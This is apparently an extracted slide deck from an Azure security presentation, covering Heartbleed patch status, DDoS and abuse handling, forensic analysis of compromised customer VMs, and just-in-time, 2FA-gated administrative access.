	Web sites	✓	Yes	No
	Mobile Services	✓	Yes	No
	Service Bus	✓	No	No
	Tasks	✓	No	No
	Workflow	✓	No	No
	CDN	✓	Yes	No
	StorSimple	✓	Yes	No
Azure Active Directory	Microsoft Online Directory Service	✓	No	No
	Organizational Identity	✓	No	No
	Access Control Service	✓	No	No
	Rights Management Service	✓	No	No
	Identity Access Management	✓	No	No
	Multi-factor Authentication	✓	Yes	No
Quick Create Gallery	Ubuntu (all versions)	✓	Yes	No
	OpenSuse	✓	Yes	No
	CentOS	✓	Yes	No
	Puppet Server	✓	Yes	No
	Chef	✓	Yes	No
	Oracle SQL VM	✓	Yes	No
	Windows (all flavors)	✓	No	No


Heartbleed Status Tracking



Cloud vs. Cloud




- ◆ 35M packets per second of attack traffic
- ◆ Azure OneDDoS drops < 90% of DoS traffic at Edge
- ◆ The cause....cloud vs. cloud






Managing Abuse



Growth of Abuse Cases Over Time




Types of Abuse

- SPAM
- Phishing
- DoS
- Hacking
- Copyright Infringement
- Illegal Activities
- ...

Report Abuse at:
<https://cert.microsoft.com>

Abuse Incident

- ◆ Customer received this notification from Azure incident response team:



Understanding Abuse Attacks

- ◆ The customer (Linux) VMs had been compromised
- ◆ They actually did monitor all their logs
 - ◆ But they did not received any alerts
 - ◆ Azure detected attacker due compromise VMs used to attack others – e.g. DoS
- ◆ What happened?
 - ◆ They asked Microsoft Support for help...
 - ◆ Deeper analysis of many VMs was necessary

Forensic Analysis

- ◆ In Azure, we can perform detailed large-scale forensics analysis of VMs
- ◆ We do this for trial VMs that have been shutdown for fraud, abuse and other bad behavior to collect/detect such indicators
 - ◆ We don't execute this on customer assets without their consent
 - ◆ Would be intrusion and violation of our data privacy agreement


Forensic Analysis

- ◆ But when you need assistance in a large-scale breach, and with your permission...
 - ◆ We can perform detailed analysis
- ◆ What did we find?
 - ◆ There was a zero-day attack on a Linux-based application
 - ◆ That was not known in the industry yet...and never seen in the wild
- ◆ Yes, we analyze Linux and not just Windows!

Cloud Scale Forensics

- ◆ Scale from 100's-1000's of cores as needed
- ◆ Deployed around the world
- ◆ ~45K VMs Analyzed Weekly
- ◆ 15+ PBs of collected artifacts
- ◆ >100K VMs analyzed during single investigation

settings




cloud services

N.	SERVICE STATUS	PRODUCT...	S.	LOCATION
→	✓ Created	-	-	East US 2
A.	✓ Created	✓ Running	-	East Asia
A.	✓ Created	✓ Running	-	Southeast Asia
A.	✓ Created	-	-	Brazil South
A.	✓ Created	✓ Running	-	North Europe
A.	✓ Created	✓ Running	-	West Europe
A.	✓ Created	✓ Running	-	Japan East
A.	✓ Created	✓ Running	-	Japan West
A.	✓ Created	-	-	Central US
A.	✓ Created	✓ Running	-	East US
A.	✓ Created	-	-	East US 2
A.	✓ Created	-	-	East US 2
A.	✓ Created	-	-	North Central US
A.	✓ Created	-	-	South Central US
A.	✓ Created	✓ Running	-	West US



Access Management



Restricted Access Workflow in Azure

TFS

- Incident/Support Request Filed

Authentication

- Credentials collected and 2FA submitted

Attribution

- Collecting group membership and claims

Authorization

- Evaluating claims against policies

Access


- Access decision enforced

Audit

- All actions are logged to Azure storage

JiT/JEA/RBAC

- ◆ No standing access
- ◆ Our JiT system grants least privilege required to complete tasks
- ◆ Everything structured using RBAC and Azure Active Directory



2FA Required to Even Request Access

- ◆ All steps logged independently
- ◆ Security analytics system monitors access JiT/RBAC requests
 - ◆ Alerts when workflows do not correlate with TFS/requests
 - ◆ When an admin subverts the process, a Sev 1 incident occurs

CUSTOMER QUERY **ACCESS** TOOLS HISTORY ESCALATIONS HELP

submit request view request status approve/reject admin

WorkItem Source*: WorkItem Id*:

Justification:

Resource Type:


Tenant(s):

Access Level*:

Please 'Validate & Add Resource' first.


Online Services Secure Console

- ◆ From this:




To this

Securing the Console



Enforced Admin Console




Use of Secure Console for administrative operations in the cloud

(in addition to 2FA for access or privilege elevation)



Data Science



Machine Learning

Traditional Programming





Machine Learning

